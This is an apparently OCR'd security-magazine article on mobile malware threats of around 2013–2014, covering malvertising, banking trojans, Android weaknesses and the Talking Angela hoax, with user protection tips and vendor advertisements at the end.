


Figure 1. *Overview of Mobile exploits by platform 2000-2013. Source: F-Secure Report http://thenextweb.com/google/2014/03/04/f-secure-android-accounted-97-mobile-malware-2013-0-1-google-play/#!zpY1k*

APP STORE THREATS
Fake copies of legitimate applications are created by hackers, who infect the app with a Malware code, distributing it to users mostly via third party app stores.

ACQUIRING ACCESS
Some Malware will exploit architectural vulnerabilities in a mobile device to gain complete control over it.

WORM
A worm is a program code designed to replicate itself in such a way that it exhausts a device's memory.

TROJAN HORSES
These are software which seem to be legitimate, but compromise the integrity of a device.

MITM
This threat mostly works in unsecured wireless channels which are monitored by hackers to obtain any information that is transmitted through that channel. Accessing public Wi-Fi in any hotspot can make a mobile device vulnerable to Wi-Fi snooping attacks.

DIRECT ATTACKS

Most Malware can enter directly into a device through files and downloads. SMS can contain Trojans which act as agents of theft, while Bluetooth can damage the integrity of a device and spread Malware.

MALVERTISING



How Malvertising Works
http://freeappsettings.com/battery02.php
Install
FREE
Battery Saver
freeapps.com
BUBBLE BLAST II
PLAY
SETTINGS
MORE GAMES
1 Game Request
Malicious Website Imitating the Android Market
Upon visiting site, a download of a bad application automatically begins
Malicious Ad
Clicking on ad directs user to malicious web page
Lookout

Figure 2. *How Malvertising works*

Created by combining two words, “Malware” and “Advertising”, Malvertising is a modern technique of Malware distribution, which is used by hackers to spread their viruses. In essence, Malvertising exploits legitimate online advertising. With this illegitimate virus, codes etc. are obfuscated with valid and genuine advertisements displayed on webpages. Online advertisements serve as excellent candidates for spreading Malware, as a great deal of effort has been put into making them as attractive as possible to encourage a user to click on them.

All kinds of websites, especially celebrated and reputable sites, make extensive use of advertising content in order to make money online. Therefore, Malvertising provides malicious attackers with excellent opportunities for injecting their Malware into advertisements, and thereby push their attack onto web users.

Although the implementation of advance Firewalls and shield controls can block some of these malicious adverts, the Malware danger still persists.

Mobile Malvertising is a new attack method which does not even need to compromise an entire website. It is much harder to combat because it can work inside a system unnoticed and navigate its way around a webpage. Infections spread via Malvertising move silently through webpages to a user's system. The most worrying aspect of this type of infection is that it does not need to exploit any vulnerability in a website, obviating the need to compromise the server on which a website is hosted, nor does it need to perform any kind of attack. It is capable of exposing millions of web users to Malware, regardless of how many precautions they take or how cautious they are.

These attacks have a wide reach and are affecting billions of users through advertisement network channels. It is estimated that more than 10 billion advertisement impressions were infected by Malware in the last year. With such a high level of infections, Malvertising is an attack vector which does not seem likely to disappear any time soon.

MALVERTISING IN MOBILE DEVICES

Malvertising is playing a significant role in allowing hackers to compromise the data in mobile devices. Malvertising on Smartphones has become the largest hacking threat, replacing its closest rival, pornography. According to a report on mobile security published by Blue Coat Security Labs, Malvertising threats increased threefold in 2013, and this trend is continuing in 2014. On average, Malvertising directs users to Mobile Malware through a web advertisement once in every five times it is clicked. Last year, pornography was held as the leading threat vector amongst all possible threat possibilities, but this has been downgraded to the third most threatening.

Without proper installation and configuration of security mechanisms, users are far more vulnerable to Malvertising infection. Of all the requested content, 12% of web adverts carry as much as 20% infected file content. The rapid increase in traffic and content on mobile devices is matched only by the infections they can carry. Ad servers have a network of mostly unregulated systems which can be easily manipulated to distribute Malware to the masses.

THE THREATS FROM WEB APPS

In security reports Malvertising tops the list, but other threats, like web applications, cannot yet be dismissed. Pornography is still the most dangerous content category for mobile users. Although pornography only ranks at 1% of all requested content, it still accounts for more than 16% of all cyber-attacks. The breach in web applications also poses a potential threat for mobile users. Humans are the weakest link, and one which causes the most security breaches, performed through social engineering.

This tricks mobile users into unwittingly entering their confidential data into fake web pages. Most of the backdoors, Trojans etc. are installed in user's systems because they are unaware of the content they are browsing or clicking. They are easily lured by elaborate advertisements or attractive graphics. There are many webpages and advertisements claiming free benefits to users, and clicking on these pages allows a user to be hacked.

THREAT FROM MOBILE GAMES

Many security reports claim that the huge success of mobile games makes them a prime target for the distribution of Malware. Most mobile consumers are blissfully unaware of exactly what they are allowing into their devices when they click on the name of a game. Mobile entertainment packages such as games, recreational categories etc. account for around 12% of all the requested content.

BANKING TROJAN THREAT

According to the latest mobile threat landscape report by Kaspersky Lab, the number of attempts to steal mobile users banking data through phishing, Trojan and similar methods has increased by a factor of 20 last year. In 2013, the number of malicious programs designed for targeting Smartphones and tablets doubled to nearly one tenth of a million. More than 25% of infections were blocked by security software in the last year alone. This wide variety of Mobile Malware modifications targets the carding information of user. Amongst the countries in which these attacks were performed, Russia tops the list followed by India, Vietnam, Ukraine and the United Kingdom. Svpeng, Perkele and Wroba are some notable examples of banking Trojans which have significantly affected mobile banking. We should not underestimate the capability of hackers, because it is just a matter of time until they discover other, more powerful attack vectors, providing more lucrative methods for compromising mobile information and security.

MOBILE PLATFROM VULNERABILITIES

Android, as the most popular platform for mobile devices, has undoubtedly suffered the most from Malware, whilst Blackberry is mostly vulnerable to spyware applications. Windows and Symbian are the oldest operating systems for mobile phones and have been widely researched. Using loose password schemes has been the chief culprit in compromising data on iPhones. Jail-breaking iPhones or iPads leaves the device with a standard root password which can allow attackers easy admin access, making them susceptible to other Malware attacks. Vulnerabilities in Android warrants a separate section.

VULNERABILITIES IN ANDROID

Android is the most used operating system in Smartphones and tablets, claiming a lion's share of the Smart device industry. Due to its popularity and the flaws in its architecture, it has been the target of 98% of all the cyber-attacks in the last year. An interesting fact to note is that out of all those infections, only 0.1% can be found on Google Play applications, which proves that installing applications from unknown sources does indeed leverage a system against the surge of attacks. This implies that third party stores are loaded with Malware-ridden content which could seriously compromise mobile devices.

Android markets, like Android159, are the carrier of the highest percentage of mobile Malware at 33.3%. Fake versions of original applications are created by Malware writers and fused with Malware to affect mobile devices. Spoofed applications are increasing, carrying botnet-enabled devices which give remote access to attackers. Google Play Store has the least number of infected applications because Google itself eradicates suspicious and nefarious applications from its database. For this reason, Malware applications tend to have shorter shelf life at the official Google store and are easily removed.

According to F Secure, roughly 804 new families and modified versions of Android Malware was detected last year. No new Malware dysfunctions or vulnerabilities were found in any other Smartphone platform other than Symbian. Most Android attacks originate from India and Saudi Arabia, accounting for about 75% of all cyber-attacks, whilst European countries only account for 15%. This could be considered a security breach on the part of Google, for not paying as much attention towards securing Android as it should. To remedy this, Google could, for example, bring their Play Store to more websites, so that Malware writers would find it harder to infect mobile devices.

Having a non-Android device however, does not keep a user safe from Mobile Malware. Non-Android devices are still the target of many other security threats.

PSYCHOLOGICAL MALWARE

I have been talking about the kind of Malware threats that steal information and compromise devices, but now I am going to throw light on another aspect of Mobile Malware. This category has no generic classification, but I will refer to it as "psychological Malware". Talking Angela is a prime candidate for this category and a good example to cite.

TALKING ANGELA

At first glance, Talking Angela is just like any other virtual chat bot program, this one taking the form of a cat, but dig deeper, and you will find an entirely different aspect to this application.

Talking Angela is an addition to Outfit7's wildly popular Talking Tom series, which appeals to kids, teenagers and adults alike. Since its launch in December 2012 for iPhones and January 2013 for Android, and thanks to the popularity of its predecessor, Talking Tom, Talking Angela has been downloaded more than 1.5 billion times, with currently more than 230 million people using it or a similar app.

Talking Angela has a child mode which can be turned on or off very easily. The problem with this app is that many people claim that it is operated by a paedophile who interacts with children and asks them questions; for example, there is a report that a 7 year old boy went missing after installing this app. But not one security firm confirms this to be true and no security researcher has yet found anything which can be classified as truly malicious. Talking Angela is classified as psychological Malware because, irrespective of its being a threat or not, and due to the spreading of hoax messages through social media channels, many parents have uninstalled this app.

SPREADING OF THE MEME

The sole reason for the creation of this hoax and the fear it generated was that this application text chats on its own, but this can be controlled by keeping the child mode on. Messages posted on social websites like Facebook caused this hoax to become instantly popular, the idea spreading rapidly because people were forwarding the hoax messages without even testing the application. An online advertising campaign which goes viral acts in a similar way. As soon as people start receiving news, they begin posting the same kind of content to create a chain reaction. It can be said that psychological Malware might not truly exist, but the fact is belief made them real. This causes applications to have an adverse effect on people which is far from the intentions of the app developers. Therefore, social media can provide a suitable platform for people to spread their views about any application without proper behavioural analysis of the app.

These kinds of hoaxes are fabricated or used by cybercriminals to lure their victims to a webpage. The messages posted on Facebook seems to indicate that a human took control of the application in the absence of children's parents. There are flaws in the architecture of the application though, which makes the turning on and off of child mode easy to achieve, even for the very children it is supposed to protect.

All these kinds of hoaxes have a negative impact on children. Talking Angela is simply a cartoon bot which works in random ways, and claims to delete all the user data it registers. According to the co-founder of Outfit7, Sambo Login, "it is impossible for a human to take control over the application".

PREVENTIVE MEASURES FROM MOBILE MALWARE

Here are some tips on securing Mobile devices.

AWARENESS AMONG USERS

Most of the threats can easily recede if a user is properly informed and aware regarding his devices. Users must understand that applications, games etc. can contain Malware and they should therefore, verify the source before installation, as well as verifying the app permissions and data it is requesting to use. If a user finds anything suspicious, the rule of thumb is to not install that particular application and search instead for an alternative.

DON'T USE UNSECURED WI-FI NETWORKS

Generally unprotected over-the-air networks are insecure and highly susceptible to Malware attacks. There is a very high probability that such networks are monitored by attackers and are used for Man in the Middle (MITM) attacks. Therefore, mobile users should not use a Wi-Fi network without having a proper authentication and knowledge of the source.

RESTRICT DEVICE ACCESS AMONG AN ORGANIZATION

Although using your own device can be an added advantage to both a company and the employee, it can add a substantial risk factor to an organization's integrity. Therefore, an organization should restrict users from opening certain webpages, user portals etc. on company devices. If this is allowed on employee devices, then the employee should be made aware of how they are using it.

USE TRUSTED SOURCE FOR APPS

As already mentioned in this paper, a trusted source is less likely to send Malware to your mobile device than an unverified one. Therefore, always use trusted and verified sources when installing applications on mobile phones. Organizations can create a store of their own so that their data is at a lesser risk of becoming compromised by third party sources. Users should also be aware of the Malware attacks and modifications in applications relating to their interests.

DON'T ROOT YOUR DEVICE

Rooting or jail-breaking your device means you are inviting Malware in. It voids security of a device because it provides access to all kinds of applications, most of which are infected with Malware.

USE PROPER ANTI-MALWARE

Using updated anti-virus solutions can prevent your device from falling victim to Malware attacks. Therefore, always install an anti-Malware, anti-virus or anti-spyware on your mobile device.

USING ENCRYPTION

Using strong passwords and encryption schemes for your device, especially SIM cards, can make breaking in and stealing information a very tedious task for hackers. Therefore, ensure you are protected by completely encrypting your device.

AVOID CLOUD SHARING NETWORKS

Although sharing your data on a cloud makes it accessible to you from any location, if that cloud lacks proper security, your data could become compromised. Organizations can provide cloud sharing alternatives to its employees so that sensitive information can be prevented from leaking.

UPDATE YOUR OPERATING SYSTEM

Android users are the primary target. Keep mobile devices up-to-date so that new modifications and security patches are automatically applied to your devices. It is recommended that you keep checking your operating system for any new updates in the software.

CONCLUSION

The trend of attacking Smartphones is skyrocketing. It has become extremely dangerous to use your phone, especially for sensitive data exchange such as banking transactions, without proper precautions. Malicious software that is specifically designed to target valuable customer information is growing rapidly. More and more of these techniques have raised their heads in the last couple of years. Malware writers are heading towards a more sophisticated approach of coding Malware that reduces their chances of detection and removal. Numerous categories of Malware have been detected in recent months, most prominent of which is the 'bots' category. Cybercriminals today spread their Malware to earn profits. Therefore, mobile phones are at a greater risk of being subject to Malware attack.

Android, being the most-used mobile platform, is the one to be most often affected by Malware attacks. This is primarily due to its architectural flaws, which require modification by Google itself. However, most of the threats belong to third party applications, which are unauthorized and whose writers are generally unknown. In the coming years, Mobile Malware is expected to take a giant leap and go as far as to root phones so that Malware removal and detection becomes much harder. Mobile devices can even be used for PCI attacks; the first of this kind was registered in 2013. Therefore, it will not come as a surprise if in the near future most Wi-Fi attacks are launched through mobile devices only. Along with this, SMS Trojans remain a threat and pose a real challenge to Mobile Malware forensics which is going to be active in new territories if it is not controlled in time.

It is not just obvious attacks that are marking the emergence of Malware threats, but hidden ones, such as psychological Malware, have an equal part to play. A very clear instance of this which we covered was the Talking Angela app. There are many such kinds of applications which can be categorized as threats and affect human in an adverse manner.

Not just writing, but also the spreading of Malware has taken a great leap. It used to be only pornography which was considered a threat and a highly positive Malware carrying content category, but in recent times this trend has shifted to Malvertising. Adware is posing as a prominent security challenge to information security researchers. This trend is developing rapidly, and many more devices are falling victim to infected advertisements.

To conclude, Mobile Malware Forensics will need to meet the challenge of the rapidly changing future threat landscape. The test lab is often not a pure technical analysis, it now becomes a human behavioural issue that uses social media as the lab and battle ground. This is a battle ground that most of us carry with us in our pockets and we are the lab.

ABOUT THE AUTHOR

David Clarke CITP FBCS C|CISO
Editor of http:// www.digitalarena.co. Senior Security Executive for FTSE 100 Global Telecoms Company. Technology, Compliance, Incident Response, Managed Security Services with FTSE 100 companies. David had been responsible for Architecting security systems and teams for FTSE 100 companies in Financial and other verticals as greenfield concepts and aligning current security systematisation to new technologies, to ISO27001 and PCI-DSS compliance standards. Why not connect with me via Linkedin or Twitter @1davidclarke uk.linkedin.com/in/1davidclarke/ or join my Linkedin group at http://bit.ly/thedigitalarena.

THE ONE!

FORENSIC Falcon™

The Most Powerful Forensic Imager in the World

Provides the broadest drive interface support

Built-in support for SAS, SATA, USB 3.0 and Firewire. Supports IDE and other interfaces with adapters included with Falcon

Processes evidence faster than any other forensic imager

Image from 4 source drives up to 5 destinations
Perform up to 5 imaging tasks concurrently
Image to/from a network location
Imaging speeds of up to 20GB/min

NEW FEATURES AVAILABLE NOV 2013

- NTFS Support
- Drive Spanning
- TrueCrypt Support
- The fastest E01 imaging speed available

Logicube® Visit our website today to see why Falcon is The One!
www.logicube.com

UPDATE
NOW WITH
STIG
AUDITING

"IN SOME CASES
nipper studio
HAS VIRTUALLY
REMOVED
the NEED FOR a
MANUAL AUDIT"

CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organizations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 45 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at www.titania.com

2012 Computing Security Awards
WINNER
Enterprise Security Solution of the Year

Security Products' GOVIES 2013 Government Security Awards

2012 Computing Security Awards
WINNER
Network Security Solution of the Year

www.titania.com

Dr.Web 9.0 for Windows — the rapid response anti–virus

1. Reliable protection against the threats of tomorrow
2. Reliable protection against data loss
3. Secure communication, data transfer and Internet search

www.drweb.com

Free 30-day trial: https://download.drweb.com

New features in Dr.Web 9.0 for Windows: http://products.drweb.com/9

FREE bonus — Dr.Web Mobile Security:
https://download.drweb.com/android